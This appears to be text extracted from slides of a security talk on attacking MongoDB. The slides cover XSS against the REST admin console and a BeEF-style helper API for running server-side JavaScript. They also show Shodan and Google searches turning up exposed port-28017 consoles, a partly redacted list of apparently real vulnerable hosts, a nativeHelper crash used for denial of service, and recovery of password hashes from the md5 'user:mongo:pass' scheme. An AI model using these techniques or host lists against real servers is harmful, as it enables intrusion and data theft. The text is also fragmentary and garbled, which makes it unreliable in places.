
3) Exec our js-code in admin's browser




Attack




Attack




Attack



Attack



Attack



Video

Mozilla Firefox

Проблема при загрузке страницы x Проблема при загрузке страницы x http://127.0.0.1:8080/

127.0.0.1:8080

Log

0 START LOG

```
getDatabases(num); - Get the name of 'num' database
backConnect(func); - put result of 'func' to log
execSSJS(code, db); - exec SSJS (use 'return' for view result)
getCountDocumentFromColl(collection, db) - getting count of documents in collection
getCollectionFromDB(num, db) - get the name of 'num' collection
getDocumentFromColl(num, collection, db) - get the 'num' document from 'collection'
```

```
root@cyber-punk: ~/beef
root@cyber-punk:~/beef# mongo secure_nosql
```

```
root@cyber-punk: ~
root@cyber-punk:~# mongod --rest
Wed Jul 11 16:42:24
Wed Jul 11 16:42:24 warning: 32-bit servers don't have journaling enabled by default. Please use --journal if you want
ant durability.
Wed Jul 11 16:42:24
Wed Jul 11 16:42:24 [initandlisten] MongoDB starting : pid=16308 port=27017 dbpath=/data/db/ 32-bit host=cyber-punk
Wed Jul 11 16:42:24 [initandlisten]
Wed Jul 11 16:42:24 [initandlisten] ** NOTE: when using MongoDB 32 bit, you are limited to about 2 gigabytes of dat
a
Wed Jul 11 16:42:24 [initandlisten] ** see http://blog.mongodb.org/post/137788967/32-bit-limitations
Wed Jul 11 16:42:24 [initandlisten] ** with --journal, the limit is lower
Wed Jul 11 16:42:24 [initandlisten]
Wed Jul 11 16:42:24 [initandlisten] db version v2.0.4, pdfile version 4.5
Wed Jul 11 16:42:24 [initandlisten] git version: nogitversion
Wed Jul 11 16:42:24 [initandlisten] build info: Linux roseapple 2.6.24-28-server #1 SMP Wed Aug 18 21:17:51 UTC 201
0 1686 BOOST_LIB_VERSION=1_46_1
Wed Jul 11 16:42:24 [initandlisten] options: { rest: true }
Wed Jul 11 16:42:24 [initandlisten] waiting for connections on port 27017
Wed Jul 11 16:42:24 [websvr] admin web console waiting for connections on port 28017
```

```
root@cyber-punk: /data/db
root@cyber-punk:/data/db# node index.js 0.0.0.0 81
```

Where we can find it?


SHODAN Search

» Top countries matching your search

United States	3,301
Argentina	1,195
Kenya	498
Germany	334
China	256



excellent!



Google



Поиск

Результатов: примерно 4 050 (0,29 сек.)



Handwritten yellow scribble

- <http://193.218...70:28017/>
- <http://dev.a...e.com/mongo/>
- <http://om...onal.net:28017/>
- <http://school...hune.com:28017/>
- <http://www.w...online.com:28017/>
- <http://www...ch.com:28017/>
- <http://vsch...com:28017/>
- <http://c...:28017/>
- <http://w...gives...ats.net:28017/>
- <http://www.w...ent.com:28017/>
- <http://www...om:28017/>
- <http://www.t...er...ken.nl:28017/>
- <http://w...p...aki.com:28017/>
- <http://...e:28017/>
- <http://www.top...nds.com:28017/>




Stable CRASH

There are a lot of concepts of DoS attacks:



```
nativeHelper.apply()
u Jul 12 19:53:37 Assertion failure func scripting/engine_spidermonkey.cpp 1005
80d102b 0x80d2d39 0x8118f50 0x816d1c6 0x8156377 0x8156504 0x816d1c6 0x81602cf 0x816c0cbe 0x8128955 0x8128a03 0x8128a8e 0x8123516 0x80b126d 0x80a86c1 0xb73ff4d3
ongo (ZN5mongo12sayDbContextEPKc+0xcb) [0x80d102b]
ongo (ZN5mongo8assertedEPKcS1_j+0x129) [0x80d2d39]
ongo (ZN5mongo13native_helperEP9JSContextP0JSObjectPJLS4_+0x700) [0x8118f50]
ongo (js_Invoke+0x396) [0x816d1c6]
ongo () [0x8156377]
ongo () [0x8156504]
ongo (js_Invoke+0x396) [0x816d1c6]
ongo (js_Interpret+0x126f) [0x81602cf]
ongo (js_Execute+0x22e) [0x816c0cbe]
ongo (JS_EvaluateUCScriptForPrincipals+0xa5) [0x8128955]
ongo (JS_EvaluateUCScript+0x53) [0x8128a03]
ongo (JS_EvaluateScript+0x7e) [0x8128a8e]
ongo (ZN5mongo7SMScope4execERKNS_10StringDataERKSbbbi+
ongo (Z5_mainiPPc+0x1c1d) [0x80b126d]
ongo (main+0x31) [0x80a86c1]
lib/i386-linux-gnu/libc.so.6(
ongo () [0x80ab811]
ror:assertion
members.find({'_id' : ObjectId("4ffc2e91feb0274
Thu Jul 12 19:58:20 Assertion: 10448:invalid object
5620 0x80d3875 0x81063f6 0x8114ba5 0x816d1c6
ongo (ZN5mongo15printStackTraceRS+0x30) [0x80
ongo (ZN5mongo11msgassertedEPKc+0xd5) [0x80d3
ongo () [0x81063f6]
ongo (ZN5mongo13nativeHelper()
ongo (ZN5mThu Jul 12 19:53:01 mongo got signal 11 (Seg
ongo (js_In
ongo (js_I
mongo (js_E
mongo (js_E
mongo (js_
mongo (Z
mongo (
mongo (
/lib/i
mongo (
Thu Ju
mongo () [0x80ab811]
```



Interesting features

- ✓ **Ls, cat and other admin functions work only with mongoDb console client.**
- ✓ **NativeHelper function helps you with system commands:**

```
1868 void injectNative( const char *field, NativeFunction func, void* data ) {
1869     smlock;
1870     string name = field;
1871     jsval v;
1872     v = _converter->toval( static_cast<double>( reinterpret_cast<long long>(func) ) );
1873     _converter->setProperty( _global, (name + "_").c_str(), v );
1874
1875     stringstream code;
1876     if (data) {
1877         v = _converter->toval( static_cast<double>( reinterpret_cast<long long>(data) ) );
1878         _converter->setProperty( _global, (name + "_data_").c_str(), v );
1879         code << field << "_" << " = { x : " << field << "_ , y: " << field << "_data_ }";
1880     } else {
1881         code << field << "_" << " = { x : " << field << "_ }";
1882     }
1883     code << field << " = function(){ return nativeHelper.apply( " <<
1884         field << " , arguments ); }";
1885     exec( code.str() );
1886 }
```

- ✓ **You can get data in text/plain by reading db-files of mongoDB with any text editor.**



Network interaction

Adding user:

```
> db.addUser('sa', 'sa')
{
  "updatedExisting" : true,
  "n" : 1,
  "connectionId" : 1,
  "err" : null,
  "ok" : 1
}

{
  "_id" : ObjectId("508141e758bc1e8686e1dc3f"),
  "user" : "sa",
  "readOnly" : false,
  "pwd" : "75692b1d11c072c6c79332e248c4f699"
}
```

Decrypted salt:

```
> db.system.users.find()[1]
{
  "_id" : ObjectId("508141e758bc1e8686e1dc3f"),
  "user" : "sa",
  "readOnly" : false,
  "pwd" : "75692b1d11c072c6c79332e248c4f699"
}
> hex_md5('sa:mongo:sa') == db.system.users.find()[1]['pwd']
true
```

Source Code:

```
string DBClientWithCommands::createPasswordDigest( const string & username , const string & clearTextPassword ) {
    md5digest d;
    {
        md5_state_t st;
        md5_init(&st);
        md5_append(&st, (const md5_byte_t *) username.data(), username.length());
        md5_append(&st, (const md5_byte_t *) ":mongo:", 7 );
        md5_append(&st, (const md5_byte_t *) clearTextPassword.data(), clearTextPassword.length());
        md5_finish(&st, d);
    }
    return digestToString( d );
}
```



Network interaction

Captured packets:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	127.0.0.1	127.0.0.1	MONGO	128	Request : Query
2	0.000367	127.0.0.1	127.0.0.1	MONGO	147	Response : Reply
3	0.000390	127.0.0.1	127.0.0.1	TCP	66	48283 > 27017 [ACK] Seq=63 Ack=82 Win=2653 Len=0 Tsval=1094520 T
4	0.000503	127.0.0.1	127.0.0.1	MONGO	215	Request : Query
5	0.001141	127.0.0.1	127.0.0.1	MONGO	119	Response : Reply

Follow TCP Stream

Stream Content

```
>...8.....admin.  
